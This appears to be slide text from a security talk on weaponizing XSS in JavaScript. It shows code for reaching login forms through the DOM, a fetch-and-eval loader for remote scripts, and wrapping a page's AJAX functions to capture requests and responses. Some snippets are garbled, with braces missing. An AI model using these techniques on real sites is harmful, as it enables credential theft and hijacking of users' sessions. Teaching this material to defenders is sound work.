Weaponize JS

Password:


Making the most of your XSS opportunities |

About Me

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- Long-time software developer
- Web-app Security enthusiast
- Recently moved into security as primary job
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Why not just alert(1)?



Where is this going?

- DOM traversal
- -Stealing plain old html forms
- Changing the DOM
- Fetching Hosted Resources
- Introducing malicious objects
- Eavesdropping on asynchronous communication

DOM traversal

```
<div>
  <form action="/auth/login.php" method="post">
    <div class="field">
      <label for="login">Username: </label>
      <input type="text" name="login" />
    </div>
    <div class="field">
      <label for="password">Password: </label>
      <input type="password" name="password" />
    </div>
  </form>
</div>
```

DOM traversal

Getting a handle

```
<tagname name="name1" id="id1" class="class1 class2" />
document.getElementById('id1')
document.getElementsByName('name1')
document.getElementsByTagName('tagname')
document.getElementsByClassName('class2')
document.querySelector()
```

DOM traversal

Moving up, down, and laterally

```
<grandparent>
  <parent>
    <yourElement id="you">
      <child>
        <grandChild />
      </child>
    </yourElement>
  </parent>
  <aunt>
    <cousin><!--get here from you --></cousin>
  </aunt>
</grandparent>
```

Stealing HTML forms

What are the easy options?

- 1. Hold the onsubmit event while running an async post, and then submit
- 2. Cross-domain POST by updating the action

Changing the DOM

It can one of the easiest things to do. Hiding an element?

```
document.getElementById('id').style.display = 'none';
```

Replacing a whole section of content?

```
document.getElementById('container').innerHTML = '<h1>New Markup</h1>';
```

Changing the DOM

What about fetching HTML from another host?

Fetching Hosted Resources

```
function fetchjs(scriptUrl, cb)
    var xmlhttp = new XMLHttpRequest();
    xmlhttp.open("GET", scriptUrl);
    xmlhttp.onreadystatechange = function()
        if ((xmlhttp.status == 200) && (xmlhttp.readyState == 4))
            eval(xmlhttp.responseText);
            if(typeof cb === 'function') {
              cb();
    xmlhttp.send();
```

```
//This is a function.
function add(a, b) {
  return a + b;
//This is effectively the same function.
var add = function(a, b) {
  return a + b;
```

```
var addFactory = function() {
  return function(a, b) {
    return a + b;
  };
}
var addOne = addFactory();
```

```
var mathFactory = function(f) {
   return function(a, b) {
     return f(a, b);
   };
}
var add = mathFactory(function(x, y) { return x + y; });
var subtract = mathFactory(function(x, y) { return x - y; });
```

```
var doMath = (function(f) {
  return function(a, b) {
    console.log('a = ' + a + ', b = ' + b);
    return f(a, b);
})(function(a, b) {
  return a + b;
});
```

Stealing the AJAX

```
//lets say the target has a function called:
function fetchStuffFromServer(payload,
  successCallback, failCallback) { //...
fetchStuffFromServer = (function(f) {
    return function(payload, success, fail) {
      console.log(payload);
      //...
      fetchStuffFromServer(payload, success, fail);
})(fetchStuffFromServer);
```

Stealing the AJAX

```
return function(payload, success, fail) {
  console.log(payload);
 var evilSuccess = function(res) {
    console.log(res);
   success(res);
 var evilFail = function(err) {
    console.log(err);
    fail(err);
 };
  fetchStuffFromServer(payload, evilSuccess, evilFail);
```

Stealing the AJAX

But console.log is synchronous

XHRs are asynchronous

```
var evilSuccess = function(res) {
  var onResponse = function(){ success(res)};
  asyncLog(res, onResponse);
}
```

A couple handy resources

https://developer.mozilla.org/en-US/ - MDN http://www.w3schools.com/jsref/ - W3Schools DOM Reference

Thanks for Coming